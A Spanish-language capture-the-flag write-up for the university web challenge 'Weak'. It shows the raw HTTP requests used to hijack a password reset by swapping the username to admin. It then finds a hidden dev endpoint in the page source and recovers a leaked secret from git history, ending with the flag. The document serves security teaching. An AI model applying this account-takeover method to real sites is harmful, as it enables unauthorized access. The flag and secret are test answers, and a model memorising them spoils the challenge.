CÁTEDRA DE CIBERSEGURIDAD CIBERUGR, INCIBE-UGR


Nombre	Weak
Categoría	Web
Dificultad	Fácil
Puntos	200


DESCRIPCIÓN DEL RETO

Adéntrate en el mundo de las curiosidades de la ETSIIT y trata de conseguir que se reactive la construcción del tercer edificio de la escuela. Para ello, tendrás que escalar a través de distintos retos y averiguar la clave para pulsar el botón rojo.


WRITEUP

1. Accede a la interfaz web y lleva a cabo el registro de tu usuario. Guarda el código OTP utilizado.





2. Abre Burp Suite.
3. Pulsa el botón de olvido de contraseña para iniciar el proceso de cambio de contraseña. Intercepta la petición y envíala al *Repeater*.



```
POST /reset HTTP/1.1
Host: 209.38.229.58:9999
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://209.38.229.58:9999
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64
Accept: text/html,application/xhtml+xml,applica
Referer: http://209.38.229.58:9999/reset
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=user&password=user&otp=578476
```

4. Modifica la petición, cambiando el usuario por admin.

```
POST /reset HTTP/1.1
Host: 209.38.229.58:9999
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://209.38.229.58:9999
Content-Type: application/x-www-form-urlencod
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win
Accept: text/html,application/xhtml+xml,appli
Referer: http://209.38.229.58:9999/reset
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=user&otp=578476
```


La nueva contraseña para el admin no cumple la política de seguridad (mínimo 12 caracteres, mayúsculas, minúsculas, números y símbolos).

Como puede observarse, la petición de cambio de contraseña del administrador no se ha cambiado debido a que debemos cumplir con la política de seguridad.


5. Seguimos los pasos 1-4 para intentar cambiarle la contraseña al usuario admin siguiendo la política de seguridad.


```
POST /reset HTTP/1.1
Host: 209.38.229.58:9999
Content-Length: 39
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://209.38.229.58:9999
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
(KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://209.38.229.58:9999/reset
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=EstaContraseñaCumpleLaPol1tica!&otp=366412
```

6. Verificar si es posible iniciar sesión con el usuario "admin" y la contraseña “EstaContraseñaCumpleLaPol1tica!”.



7. Pulsa el botón de Panel de Admin para acceder al *endpoint* de /admin.






Como se observa en la imagen, ahora es necesario encontrar una contraseña secreta.

8. Revisa el código fuente de /admin pulsando Ctrl + U.

```
1
2  <!doctype html>
3  <html lang="en">
4    <head>
5      <meta charset="utf-8">
6      <title>Curiosidades de la ETSIIT</title>
7      <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
8      <link rel="stylesheet" href="/static/styles.css">
9    </head>
10   <body class="container mt-4" style="position: relative;">
11
12     <h2>Panel de Admin</h2>
13     <!-- Endpoint de desarrollo: /dev-e1s2c3o4n5d6i7d8o9/ (actualmente en desuso) -->
14     <p>Introduce la clave secreta para reactivar la construcción del tercer edificio.</p>
15     <div class="admin-buttons">
16       <form method="POST" class="d-inline">
17         <div class="mb-3">
18           <label class="form-label">Clave secreta:</label>
19           <input type="password" name="secret" class="form-control" required>
20         </div>
21         <input type="submit" value="Enviar" class="btn btn-primary">
22       </form>
23       <a href="/home" class="btn btn-secondary ms-2">Volver a Home</a>
24     </div>
25     <div class="mt-3"></div>
26
27     <footer class="text-center mt-4">
28       <p>Weak @ 2025</p>
29     </footer>
30   </body>
31 </html>
```

Se muestra un *endpoint* oculto asociado al desarrollo de algún tipo de repositorio.

9. Navega hasta dicho *endpoint*. Se descargará un archivo comprimido.



10. Descomprime el archivo y muestra su contenido.

```
unzip repo.zip -d repo
cd repo
ls -la
```

```
┌──(kali㉿kali)-[~/Documents/ctf/weak]
└─$ unzip repo.zip -d repo
Archive:  repo.zip
  inflating: repo/README.md
  inflating: repo/.git/index
  inflating: repo/.git/COMMIT_EDITMSG
  inflating: repo/.git/description
  inflating: repo/.git/HEAD
  inflating: repo/.git/config
  inflating: repo/.git/objects/aa/7e3af2845cb3b20a4cc440fe5fa5b340be039c
  inflating: repo/.git/objects/b2/1521265e20383515c806d2b212ecd66d6de369
  inflating: repo/.git/objects/fc/4dc1657627a70c91a21ae19025bd51012c7adb
  inflating: repo/.git/objects/dc/c417742b06247eb29ed450bfcff4ed026881b8
  inflating: repo/.git/objects/fa/2305c5bcf8be0f85378c0b601130e0abf95d67
  inflating: repo/.git/objects/32/dfe2361fcaee672ae5e457e42dd4843d5530b4
  inflating: repo/.git/logs/HEAD
  inflating: repo/.git/logs/refs/heads/master
  inflating: repo/.git/refs/heads/master
  inflating: repo/.git/hooks/post-update.sample
  inflating: repo/.git/hooks/prepare-commit-msg.sample
  inflating: repo/.git/hooks/update.sample
  inflating: repo/.git/hooks/pre-merge-commit.sample
  inflating: repo/.git/hooks/pre-push.sample
  inflating: repo/.git/hooks/fsmonitor-watchman.sample
  inflating: repo/.git/hooks/pre-receive.sample
  inflating: repo/.git/hooks/applypatch-msg.sample
  inflating: repo/.git/hooks/pre-rebase.sample
  inflating: repo/.git/hooks/pre-applypatch.sample
  inflating: repo/.git/hooks/commit-msg.sample
  inflating: repo/.git/hooks/pre-commit.sample
  inflating: repo/.git/hooks/push-to-checkout.sample
  inflating: repo/.git/info/exclude
```

```
┌──(kali㉿kali)-[~/Documents/ctf/weak]
└─$ cd repo

┌──(kali㉿kali)-[~/Documents/ctf/weak/repo]
└─$ ls -la
total 16
drwxrwxr-x 3 kali kali 4096 Feb 24 07:50 .
drwxrwxr-x 5 kali kali 4096 Feb 24 07:50 ..
drwxrwxr-x 7 kali kali 4096 Feb 24 07:50 .git
-rw-r--r-- 1 kali kali   57 Feb 24  2025 README.md
```

11. Muestra el contenido del fichero README.md.

```
└─$ cat README.md
# Construcción del Tercer Edificio

Proyecto Cancelado.
```

No se muestra ninguna contraseña, por lo que parece que no se encuentra ahí.

12. Revisa el historial de *commits* ejecutando el siguiente comando:

```
git log
```

```
└─$ git log
commit 9096e8db61b2edcb58413af06aed9e7c1f265558 (HEAD → master)
Author: Old Dev <old-dev@ugr.es>
Date:   Wed Mar 5 07:33:10 2025 +0000

    Update readme to cancel project

commit c55b41ae503880ffa26f33d563c729b8f19bb67e
Author: Old Dev <old-dev@ugr.es>
Date:   Wed Mar 5 07:33:10 2025 +0000

    Initial commit with secret
```


Parece que hay un *commit* anterior al actual.

13. Revisa el *commit* encontrado ejecutando:

```
git show <commit-id>
```

```
└─$ git show c55b41ae503880ffa26f33d563c729b8f19bb67e
commit c55b41ae503880ffa26f33d563c729b8f19bb67e
Author: Old Dev <old-dev@ugr.es>
Date:   Wed Mar 5 07:33:10 2025 +0000

    Initial commit with secret

diff --git a/README.md b/README.md
new file mode 100644
index 0000000..5290cff
--- /dev/null
+++ b/README.md
@@ -0,0 +1,3 @@
+# Construcción del Tercer Edificio de la Escuela
+
+Supersecret password: *@i18R-'a('s
```

14. Una vez encontrada la contraseña, vuelve al panel de administrador en la web e introdúcela para ver la *flag*.



Flag: UGR_ETSIIT_CTF25{3ntr3n4_ju3g4_y_s4l_4_g4n4r}